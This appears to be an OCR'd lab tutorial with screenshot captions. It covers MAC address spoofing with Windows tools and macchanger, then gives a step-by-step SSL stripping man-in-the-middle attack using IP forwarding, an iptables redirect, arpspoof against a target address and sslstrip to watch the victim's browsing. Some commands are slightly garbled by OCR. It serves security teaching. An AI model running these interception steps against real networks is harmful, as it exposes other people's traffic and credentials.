
DHCP server:

DNS servers:

See also
- Restart connection

Step5: final step is change the mac address and spoof the mac

Result:



Change MAC Address 23.01 - UNREGISTERED EVALUATION VERSION

Connection: Ethernet

Tasks
- Change MAC address
- Reset MAC address
- Refresh MAC address
- Look up MAC address

Network adapter

Name: Intel(R) Ethernet Connection (6) I219-LM

GUID: [illegible]

Connection type: LAN

Status: Media disconnected

MAC address

Current: [illegible]

Hardware (default): [illegible] (Dell Inc.)

Spoofed: yes

Network parameters

DHCP enabled: yes

Autoconfig enabled: yes

IP address: 0.0.0.0

Mask: 0.0.0.0

Gateway: 0.0.0.0


DHCP server:

DNS servers:

See also
- Restart connection

2 Extra activity for windows Mac Spoofing using there is tool called change SAMC 2.7

Step1: open the tool click on proced button




SMAC 2.7

This is an unregistered version.

Enter your Registration ID and click the "Unlock" button.

Step2: select the Ethernet type



ID	Active	Spoofed	Network Adapter	IP Address	Active MAC
0002	Yes	No	[illegible]	[illegible]	[illegible]
0014	Yes	No	VirtualBox Host-Only Ethernet Adapter	192.168.56.1	0A-00-27-00-00-0E
0015	Yes	No	VMware Virtual Ethernet Adapter for VMnet1	192.168.125.1	00-50-56-C0-00-01
0016	Yes	No	VMware Virtual Ethernet Adapter for VMnet8	192.168.131.1	00-50-56-C0-00-08


☑ Show Only Active Network Adapters

New Spoofed MAC Address: 0C - 0C - 0C - 3C - 27 - ED

Spoofed MAC Address: Not Spoofed

Network Connection: Wi-Fi

Step 3: click on random
Step4: click on mac update
Result:



ID	Active	Spoofed	Network Adapter	IP Address	Active MAC
0002	Yes	Yes	Intel(R) Wireless-AC 9560 160MHz	192.168.102.118	[illegible]
0018	Yes	No	VirtualBox Host-Only Ethernet Adapter	192.168.56.1	[illegible]
0015	Yes	No	VMware Virtual Ethernet Adapter for VMnet1	192.168.125.1	00-50-56-C0-00-01
0016	Yes	No	VMware Virtual Ethernet Adapter for VMnet8	192.168.101.1	00-50-56-C0-00-08

☑ Show Only Active Network Adapters

New Spoofed MAC Address: 0C - 8C - DC - 4B - DB - F5

Spoofed MAC Address: [illegible]

Network Connection: Wi-Fi

Active MAC Address: [illegible]


Hardware ID: [illegible]

Disclaimer: Use this program at your own risk. We are not responsible for any damage that may occur to any system. This program is not to be used for any illegal or unethical purposes. Do not use this program if you do not agree with

MAC Spoofing in kali linux these is tool called macchanger


Step1: open the kali linux terminal type the command

Original macc address for kali




Command: macchanger –r eth0

This command are use for random macaddres genreat



Step2: back to original macaddress

Command: macchanger –p eth0



SSL Stripping attacks/protocol down attack


To convert to the HTTPS TO HTTP

Step1: open kali linux terminal type the command

Step2: echo 1 >/proc/sys/net/ipv4/ip_forward

This command are use ip forword


Step3: iptables –t nat –A PREROUTING –p tcp--dport 80 –j REDIRECT –to-port 8080




This command are use to port forwarding

Step3: open the next terminal

arpspoof –I eth0 –t 192.168.182.118 –r 192.168.182.135



Sslsrtip –l 8080



```
┌──(root㉿kali)-[/home/[illegible]]
└─# sslstrip -l 8080

sslstrip 1.0 by Moxie Marlinspike running...
```

Open the browser and disable hstl / any website

Search the web site and you can monitoring the activity